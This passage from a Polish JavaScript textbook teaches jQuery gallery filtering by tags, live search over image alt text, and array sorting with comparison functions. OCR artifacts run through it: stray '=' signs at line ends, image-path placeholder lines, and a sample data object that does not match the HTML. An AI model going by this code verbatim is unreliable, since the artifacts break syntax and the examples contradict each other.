Dzięki iteracji przez wszystkie klucze obiektu `tagged` można = automatycznie wygenerować = przyciski. Liczby wyświetlane = obok nazw tagów są pobierane = we właściwości `length` tablicy. = Każdemu przyciskowi jest = przypisana procedura obsługi = zdarzeń. Kliknięcie przycisku = powoduje filtrowanie obrazów = i wyświetlenie jedynie tych, = które mają tag wybrany przez = użytkownika. (Patrz podrozdziały „Filtrowanie galerii” = i „Przyciski filtrowania”)



OBRAZY Z TAGAMI

HTML c12/filter-tags.html

```
<body>
  <header>
    <h1>CreativeFolk</h1>=
  </header>=
  <div id="buttons"></div>=
  <div id="gallery">=
    <img src="img/p1.jpg" data-tags="Animatorzy, Ilustratorzy" alt="Rabbit" />=
    <img src="img/p2.jpg" data-tags="Fotograficy, Filmowcy" alt="Sea" />=
    <img src="img/p3.jpg" data-tags="Fotograficy, Filmowcy" alt="Deer" />=
    <img src="img/p4.jpg" data-tags="Projektanci" alt="New York Street Map" />=
    <img src="img/p5.jpg" data-tags="Filmowcy" alt="Trumpet Player" /> =
    <img src="img/p6.jpg" data-tags="Projektanci, Animatorzy" alt="Logo Ident" />=
    <img src="img/p7.jpg" data-tags="Fotograficy" alt="Bicycle Japan" />=
    <img src="img/p8.jpg" data-tags="Projektanci" alt="Aqua Logo" />   =
    <img src="img/p9.jpg" data-tags="Animatorzy, Ilustratorzy" alt="Ghost" />=
  </div>=
  <script src="js/jquery.js"></script>=
  <script src="js/filter-tags.js"></script>=
</body>
```

Po prawej stronie możesz zobaczyć obiekt = `tagged` dla kodu HTML użytego w omawianym = przykładzie. Dla każdego nowego tagu w atry-= bucie `data-tags` obrazów następuje utworzenie = właściwości w obiekcie `tagged`. Tutaj mamy pięć = właściwości: `animators`, `designers`, `filmmakers`, `illustrators` i `photographers`. Wartością jest = tablica obrazów używających danego tagu.


```
tagged = {=
  animators: [p1.jpg, p6.jpg, p9.jpg],=
  designers: [p4.jpg, p6.jpg, p8.jpg]
  filmmakers: [p2.jpg, p3.jpg, p5.jpg]
  illustrators: [p1.jpg, p9.jpg]
  photographers: [p2.jpg, p3.jpg, p8.jpg]
}
```

PRZETWARZANIE TAGÓW

W tym miejscu możesz zobaczyć, jak wygląda konfiguracja skryptu. Skrypt przeprowadza iterację przez obrazy, a obiekt `tagged` otrzymuje nową właściwość dla każdego tagu. Wartością właściwości jest tablica przechowująca obrazy, które stosują dany tag.

1. Umieszczenie skryptu w funkcji typu IIFE (nie pokazano tego w omawianym diagramie).
2. Zmienna `$imgs` przechowuje obrazy wybrane w jQuery.
3. Zmienna `$buttons` przechowuje kontener na przyciski wybrany w jQuery.
4. Utworzenie obiektu `tagged`.
5. Iteracja przez obrazy przechowywane w `$imgs` z użyciem metody jQuery o nazwie `.each()`. Dla każdego obrazu wywoływana jest ta sama funkcja anonimowa.
6. Bieżący obraz jest przechowywany w zmiennej o nazwie `img`.
7. Tagi z bieżącego obrazu są przechowywane w zmiennej o nazwie `tags`. (Tagi znajdują się w atrybucie `data-tags` obrazu).
8. Jeżeli zmienna `tags` dla danego obrazu ma wartość:
9. Użycie metody `split()` obiektu `String` w celu utworzenia tablicy tagów (zostają podzielone w miejscu występowania przecinków). Wywołanie metody `.forEach()` po `split()` pozwala na wykonanie funkcji anonimowej dla każdego elementu w tablicy (w omawianym przykładzie są to wszystkie tagi bieżącego obrazu). Następnie dla każdego tagu:
10. Sprawdzamy, czy tag jest już właściwością obiektu `tagged`.
11. Jeżeli nie, dodajemy tag jako nową właściwość o wartości w postaci pustej tablicy.
12. Następnie pobieramy właściwość obiektu `tagged` dopasowaną do danego tagu i dodajemy obraz do tablicy przechowywanej jako wartość tej właściwości.

Teraz można przejść do kolejnego tagu (wróć do kroku **10.**). Gdy wszystkie tagi obrazu są przetworzone, przechodzimy do kolejnego (krok **5.**).



OBIEKT TAGGED


JAVASCRIPT c12/js/filter-tags.js

```
(function() {

  var $imgs = $('#gallery img');            // Zmienna przechowuje wszystkie obrazy.=
  var $buttons = $('#buttons');             // Zmienna przechowuje przyciski.=
  var tagged = {};                          // Utworzenie obiektu tagged.

  $imgs.each(function() {                   // Iteracja przez obrazy.=
    var img = this;                         // Przechowywanie img w zmiennej.=
    var tags = $(this).data('tags');        // Pobranie tagów danego elementu.

    if (tags) {                             // Jeżeli element ma tagi.=
      tags.split(',').forEach(function(tagName) {
      // Podzielenie ich w miejscu występowania przecinka.=
        if (tagged[tagName] == null) {      // Jeżeli obiekt nie ma tagu,=
          tagged[tagName] = [];             // to należy dodać pustą tablicę do obiektu.=
        }=
        tagged[tagName].push(img);          // Dodanie obrazu do tablicy.=
      });=
    }=
  });

  // Miejsce na przyciski, procedury obsługi zdarzeń i filtry.=
}());
```

FILTROWANIE GALERII

Przyciski filtrowania są tworzone i dodawane przez skrypt. Po kliknięciu przycisku następuje wywołanie funkcji anonimowej, która spowoduje ukrycie i wyświetlenie odpowiednich obrazów dla danego tagu.

1. Umieszczenie skryptu w funkcji typu IIFE (nie pokazano tego w omawianym diagramie).
2. Utworzenie przycisku do wyświetlania wszystkich obrazów. Drugim parametrem jest literał obiektu ustawiający jego właściwości:
3. Tekst na przycisku: *Wyświetl wszystko*.
4. Do atrybutu `class` zostaje dodana wartość `active`.
5. Kiedy użytkownik kliknie przycisk, nastąpi wywołanie funkcji anonimowej. Skutki wywołania są następujące:
6. Ten przycisk jest przechowywany w obiekcie jQuery i otrzymuje wartość `active` dla atrybutu `class`.
7. Pobrane zostają jego elementy równorzędne i wartość `active` jest usuwana z ich atrybutu `class`.
8. Metoda `.show()` jest wywoływana dla wszystkich obrazów.
9. Za pomocą metody `.appendTo()` przycisk zostaje dołączony do kontenera na przyciski. Jest to połączenie z właśnie utworzonym obiektem jQuery.
10. Następnie tworzone są inne przyciski filtrowania. Metoda jQuery o nazwie `.each()` jest używana do przeprowadzenia iteracji przez wszystkie właściwości (lub tagi) w obiekcie `tagged`. Ta sama funkcja anonimowa jest wywoływana dla każdego tagu:
11. Dla tagu zostaje utworzony przycisk za pomocą takiej samej techniki jak podczas tworzenia przycisku *Wyświetl wszystko*.
12. Tekstem wyświetlanym na przycisku jest nazwa tagu oraz wielkość tablicy (czyli liczba obrazów, w których ten tag jest zastosowany).
13. Zdarzenie `click` w przycisku powoduje wywołanie funkcji anonimowej:
14. Atrybut `class` przycisku otrzymuje wartość `active`.
15. Wartość `active` zostaje usunięta z atrybutu `class` wszystkich elementów równorzędnych.



PRZYCISKI FILTROWANIA

JAVASCRIPT c12/js/filter-tags.js

```
(function() {

  // Utworzenie zmiennych.
  // Utworzenie obiektu tagged.

  $('<button/>', {                    // Utworzenie pustego przycisku.=
    text: 'Wyświetl wszystko',        // Dodanie tekstu „Wyświetl wszystko".=
    class: 'active',                  // Przycisk staje się aktywny.=
    click: function() {               // Dodanie procedury obsługi zdarzeń click.
      $(this)                         // Pobranie klikniętego przycisku.=
        .addClass('active')           // Dodanie klasy active.=
        .siblings()                   // Pobranie pozostałych przycisków równorzędnych.=
        .removeClass('active');       // Usunięcie z nich klasy active.=
      $imgs.show();                   // Wyświetlenie wszystkich obrazów.=
    }=
  }).appendTo($buttons);              // Dodanie przycisku do istniejących.

  $.each(tagged, function(tagName){   // Dla każdego znacznika.=
    $('<button/>', {                  // Utworzenie pustego przycisku.=
      text: tagName + ' (' + tagged[tagName].length + ')', // Dodanie nazwy tagu.=
      click: function() {             // Dodanie procedury obsługi zdarzeń click.
        $(this)                       // Pobranie klikniętego przycisku.=
          .addClass('active')         // Dodanie klasy active.=
          .siblings()                 // Pobranie pozostałych przycisków równorzędnych.=
          .removeClass('active');     // Usunięcie z nich klasy active.=
        $imgs                         // Wszystkie obrazy.
          .hide()                     // Ukrycie ich.=
          .filter(tagged[tagName])    // Wyszukanie obrazów wraz z danym tagiem.=
          .show();                    // Wyświetlenie tylko dopasowanych obrazów.=
      }  =
    }).appendTo($buttons);            // Dodanie przycisku do istniejących.=
  });=
}());
```

16. Wszystkie obrazy zostają ukryte.

17. Metoda jQuery o nazwie `.filter()` jest używana do pobrania obrazów, które mają przypisany dany tag. Wykonuje więc zadanie podobne do zadania metody `.filter()` obiektu `Array`, ale zwraca kolekcję jQuery. Ponadto może działać wraz z obiektem lub elementem tablicy (nie pokazano tego w omawianym przykładzie).

18. Metoda `.show()` jest używana do wyświetlania obrazów wskazanych przez metodę `.filter()`.

19. Za pomocą metody `.appendTo()` nowy przycisk zostaje dodany do istniejących przycisków filtrowania.

WYSZUKIWANIE

Wyszukiwanie przypomina filtrowanie, ale wyświetlane są jedynie wyniki = dopasowane do podanego wyrażenia. W tym przykładzie poznasz tak zwaną = technikę livesearch. Podczas wyszukiwania zamiast tagów używany tekstu = w atrybucie `alt` obrazów.

WYSZUKIWANIE W ATRYBUCIE ALT OBRAZÓW

W tym przykładzie będzie wykorzystany zbiór obrazów = z poprzedniego przykładu, ale = zaimplementujemy funkcję = livesearch. Gdy rozpoczniemy = wpisywanie szukanego wyraże-= nia, wyświetlane będą jedynie = obrazy spełniające kryteria = wyszukiwania.

Operacja wyszukiwania sprawdza tekst w atrybutach = `alt` obrazów i wyświetla jedynie = te elementy `<img>`, których = atrybut `alt` zawiera szukane = wyrażenie.


UŻYCIE INDEXOF() DO ZNALEZIENIA DOPASOWANIA

Do przeprowadzenia sprawdzenia pod kątem szukanego = wyrażenia używana jest metoda = `indexOf()` obiektu `String`. = Jeżeli wyrażenie nie zostanie = znalezione, wartością zwrotną = metody `indexOf()` jest `-1`. = Ponieważ metoda ta rozróżnia = wielkość liter, ważne jest = skonwertowanie całego tekstu = (zarówno w atrybucie `alt`, jak i szukanego wyrażenia) = na zapisany małymi literami. = W tym celu można użyć funkcji = `toLowerCase()` obiektu `String`.

PRZESZUKIWANIE WŁASNEGO OBIEKTU BUFORA

Nie chcemy, aby operacja konwersji wielkości liter była = przeprowadzana dla wszystkich = obrazów w trakcie każdej = zmiany szukanego wyrażenia. = Dlatego też tworzymy obiekt = o nazwie `cache` przeznaczony = do przechowywania tekstu wraz = z obrazem, którego atrybut `alt` zawiera dany tekst.

Kiedy użytkownik wpisze = cokolwiek w polu wyszukiwa-= nia, sprawdzany będzie obiekt = `cache`, a nie poszczególne = obrazy.



WYSZUKIWANIE W OBRAZACH

HTML c12/filter-tags.html

```
<body>
  <header>
    <h1>CreativeFolk</h1>=
  </header>=
  <div id="buttons"></div>=
  <div id="gallery">=
    <img src="img/p1.jpg" data-tags="Animatorzy, Ilustratorzy" alt="Rabbit" />=
    <img src="img/p2.jpg" data-tags="Fotograficy, Filmowcy" alt="Sea" />=
    <img src="img/p3.jpg" data-tags="Fotograficy, Filmowcy" alt="Deer" />=
    <img src="img/p4.jpg" data-tags="Projektanci" alt="New York Street Map" />=
    <img src="img/p5.jpg" data-tags="Filmowcy" alt="Trumpet Player" /> =
    <img src="img/p6.jpg" data-tags="Projektanci, Animatorzy" alt="Logo Ident" />=
    <img src="img/p7.jpg" data-tags="Fotograficy" alt="Bicycle Japan" />=
    <img src="img/p8.jpg" data-tags="Projektanci" alt="Aqua Logo" />   =
    <img src="img/p9.jpg" data-tags="Animatorzy, Ilustratorzy" alt="Ghost" />=
  </div>=
  <script src="js/jquery.js"></script>=
  <script src="js/filter-tags.js"></script>=
</body>
```

Dla każdego obrazu w tablicy = cache tworzony jest nowy = obiekt. Po prawej stronie = pokazano tablicę dla kodu = HTML przedstawionego powyżej = (*img* oznacza odniesienie = do odpowiedniego elementu = `<img>`).

Kiedy użytkownik wpisze coś = w polu wyszukiwania, kod = sprawdzi właściwość `text` wszystkich obiektów i po zna-= lezieniu dopasowania wyświetli = odpowiedni obraz.

```
cache = [=
  {element: img, text: 'rabbit'},=
  {element: img, text: 'sea'},=
  {element: img, text: 'deer'},=
  {element: img, text: 'new york street map'},=
  {element: img, text: 'trumpet player'},=
  {element: img, text: 'logo ident'},=
  {element: img, text: 'bicycle japan'},=
  {element: img, text: 'aqua logo'},=
  {element: img, text: 'ghost'}=
]
```

WYSZUKIWANIE TEKSTU


Skrypt można podzielić na dwie kluczowe części.

KONFIGURACJA OBIEKTU CACHE

1. Umieszczenie skryptu w funkcji typu IIFE = (nie pokazano w omawianym diagramie).
2. Zmienna `$img` przechowuje obrazy wybrane = w jQuery.
3. Zmienna `$search` przechowuje szukane wyrażenie.
4. Utworzenie tablicy `cache`.
5. Iteracja przez wszystkie obrazy w `$img` za pomocą = metody `.each()` oraz wykonanie funkcji anonimowej = dla każdego z nich.
6. Użycie metody `push()` w celu dodania do tablicy = `cache` obiektu przedstawiającego dany obraz.
7. Właściwość `element` obiektu przechowuje odniesienie do elementu `<img>`.
8. Właściwość `text` elementu przechowuje wartość = atrybutu `alt` elementu. Zwróć uwagę na przetwarzanie = tekstu przez dwie metody:=
`.trim()` — usuwa spacje z początku i końca tekstu;=
`.toLowerCase()` — konwertuje wszystkie litery na = małe.

FILTROWANIE OBRAZÓW, GDY UŻYTKOWNIK ZACZNIE WPISYWAĆ TEKST W POLU WYSZUKIWANIA

9. Zadeklarowanie funkcji o nazwie `filter()`.
10. Umieszczenie szukanego wyrażenia w zmiennej = o nazwie `query`. Do oczyszczenia tekstu używane są = metody `.trim()` i `.toLowerCase()`.
11. Iteracja przez wszystkie obiekty w tablicy `cache` i wywołanie dla każdego tej samej funkcji anonimowej.
12. Utworzenie zmiennej o nazwie `index` i przypisanie = jej wartości 0.
13. Jeżeli zmienna `query` ma wartość...
14....to używamy metody `indexOf()` do sprawdzenia, czy szukane wyrażenie znajduje się we właściwości = `text` danego obiektu. Wynik będzie przechowywany = w zmiennej `index`. Jeżeli zostanie znaleziony, wartość = zmiennej będzie dodatnia. W przeciwnym razie = wartością zmiennej `index` będzie `-1`.
15. Jeżeli wartość zmiennej `index` wynosi `-1`, wartością właściwości `display` obrazu będzie `none`. = W przeciwnym razie wartością będzie pusty ciąg = tekstowy (wyświetlenie obrazu). Przejście do następnego obrazu (krok 11.).



16. Sprawdzenie, czy przeglądarka internetowa obsługuje zdarzenie `input`. (Działa w najnowszych przeglądarkach; nie jest obsługiwane w IE8 i wcześniejszych wersjach).

17. Jeżeli tak, po jego wywołaniu w polu tekstowym następuje wywołanie funkcji `filter()`.

18. W przeciwnym razie używamy zdarzenia keyup do wywołania wymienionej funkcji.

JAVASCRIPT c12/js/filter-search.js

```
(function() {                              // Umieszczenie w funkcji typu IIFE.
  var $imgs = $('#gallery img');           // Pobranie obrazów.
  var $search = $('#filter-search');       // Pobranie elementu <input>.
  var cache = [];                          // Utworzenie tablicy o nazwie cache.

  $imgs.each(function() {                  // Dla każdego obrazu.
    cache.push({                           // Dodanie obiektu do tablicy cache.
      element: this,                       // Ten obraz.
      text: this.alt.trim().toLowerCase()  // Tekst jego atrybutu alt (małe litery, usunięte
                                           // zbędne znaki).
    });
  });

  function filter() {                      // Zadeklarowanie funkcji filter().
    var query = this.value.trim().toLowerCase();  // Pobranie zapytania.

    cache.forEach(function(img) {          // Dla każdego elementu w tablicy cache
                                           // przekazujemy obraz.
      var index = 0;                       // Przypisanie zmiennej index wartości 0.
      if (query) {                         // Jeżeli zmienna query ma wartość.
        index = img.text.indexOf(query);   // Sprawdzenie, czy tekst zmiennej query znajduje
                                           // się tutaj.
      }

      img.element.style.display = index === -1 ? 'none' : '';  // Wyświetlenie lub ukrycie.
    });
  }

  if ('oninput' in $search[0]) {           // Jeżeli przeglądarka internetowa obsługuje
                                           // zdarzenie input.
    $search.on('input', filter);           // Użycie zdarzenia input do wywołania funkcji filter().
  } else {                                 // W przeciwnym razie.
    $search.on('keyup', filter);           // Użycie zdarzenia keyup do wywołania funkcji filter().
  }
}());
```

Tekst atrybutu `alt` każdego obrazu oraz tekst wprowadzany przez użytkownika w polu wyszukiwania są oczyszczane za pomocą dwóch metod jQuery. Obie metody działają na tych samych wybranych elementach i są połączone ze sobą.

METODA	UŻYCIE
`trim()`	Usuwa znaki odstępu na początku i na końcu ciągu tekstowego.
`toLowerCase()`	Konwertuje ciąg tekstowy na małe litery, ponieważ metoda `indexOf()` rozróżnia wielkość liter.

SORTOWANIE

Sortowanie oznacza pobranie zbioru wartości, a następnie zmianę ich kolejności. Komputery często wymagają dokładnych informacji dotyczących kolejności sortowania danych. W tej części rozdziału poznasz metodę `sort()` obiektu `Array`.

Kiedy sortujesz tablicę za pomocą metody `sort()`, zmieniasz kolejność, w jakiej przechowywane są elementy tablicy.

Pamiętaj, że elementy w tablicy mają przypisany numer indeksu. Dlatego też sortowanie można porównać do zmiany numerów indeksu elementów tablicy.

Domyślnie metoda `sort()` umieszcza elementy w kolejności **leksykograficznej**. Kolejność ta stosowana jest w słownikach i może prowadzić do otrzymania interesujących wyników (patrz liczby poniżej).

Aby posortować elementy w inny sposób, można przygotować funkcję porównującą (patrz strona po prawej).

Kolejność leksykograficzna przedstawia się następująco:
1. Sprawdź pierwszą literę i uporządkuj słowa według ich pierwszych liter.
2. Jeżeli dwa słowa mają tę samą pierwszą literę, uporządkuj je w kolejności drugiej litery.
3. Jeżeli dwa słowa mają takie same dwie pierwsze litery, uporządkuj je w kolejności trzeciej litery itd.

SORTOWANIE CIĄGÓW TEKSTOWYCH

Spójrz na tablicę po prawej stronie przechowującej imiona. Po użyciu metody `sort()` w tej tablicy zmienia się kolejność ułożenia imion.

```
var names = ['Alicja', 'Anna', 'Andrea', 'Abel'];
names.sort();
```

Elementy tablicy są teraz ułożone w następującej kolejności:
`['Abel', 'Alicja', 'Andrea', 'Anna'];`

SORTOWANIE LICZB

Domyślnie liczby są sortowane leksykograficznie, co może prowadzić do otrzymania nieoczekiwanych wyników. Rozwiązaniem jest przygotowanie funkcji porównującej (patrz na kolejnej stronie).

```
var prices = [1, 2, 125, 19, 14, 156];
prices.sort();
```

Elementy tablicy są teraz ułożone w następującej kolejności:
`[1, 125, 14, 156, 19, 2]`

ZMIANA KOLEJNOŚCI ZA POMOCĄ FUNKCJI PORÓWNUJĄCEJ

Jeżeli chcesz zmienić kolejność sortowania, musisz utworzyć funkcję porównującą. Zadaniem tej funkcji jest porównanie dwóch wartości, a jej wartością zwrotną jest liczba. Liczba ta będzie następnie użyta do zmiany kolejności elementów w tablicy.

Metoda `sort()` jednocześnie porównuje tylko dwie wartości (odwołujemy się do nich jako *a* i *b*) i ustala, czy wartość *a* powinna pojawić się przed wartością *b*, czy po niej.

Ponieważ w danej chwili porównywane są tylko dwie wartości, metoda `sort()` może być zmuszona do porównywania każdej wartości w tablicy z wieloma innymi wartościami tablicy (patrz diagram na następnej stronie).

Metoda `sort()` może mieć parametr w postaci funkcji anonimowej lub nazwanej. Funkcja ta jest nazywana **funkcją porównującą** i pozwala na opracowanie reguł określania, czy wartość *a* powinna pojawić się przed wartością *b*, czy po niej.

FUNKCJA PORÓWNUJĄCA MUSI ZWRACAĆ LICZBY

Funkcja porównująca powinna zwrócić liczbę. Liczba ta wskazuje, który z dwóch elementów powinien być pierwszy.

Metoda `sort()` będzie określała wartości konieczne do porównania, aby zapewnić prawidłowe ułożenie elementów w tablicy.

Wystarczy po prostu utworzyć funkcję porównującą — zwraca ona liczbę odzwierciedlającą kolejność, w jakiej mają pojawiać się elementy.

<0
Wskazuje, że wartość *a* powinna pojawić się przed wartością *b*.


0
Wskazuje, że elementy powinny pozostać w tej samej kolejności.

>0
Wskazuje, że wartość *b* powinna pojawić się przed wartością *a*.

Aby zobaczyć, w jakiej kolejności są porównywane elementy, w funkcji porównującej możesz umieścić wywołanie metody `console.log()`, na przykład `console.log(a + ' - ' + b + ' = ' + (b - a));`.

JAK DZIAŁA SORTOWANIE?

Poniżej mamy tablicę przechowującą 5 liczb, które będą posortowane w ko-= lejności rosnącej. Możesz zobaczyć, jak dwie wartości (a i b) są porównywa-= ne ze sobą. Funkcja porównująca ma zdefiniowane reguły, które wskazują, = która z wartości ma być pierwsza.



a powinno znaleźć się *przed* b

1 – 3 = –2=

a – b = <0

a powinno znaleźć się *po* b

5 – 3 = 2=

a – b = >0

a powinno znaleźć się *po* b


4 – 3 = 1=

a – b = >0

Kolejność sortowania elementów zależy od przeglądarki internetowej.

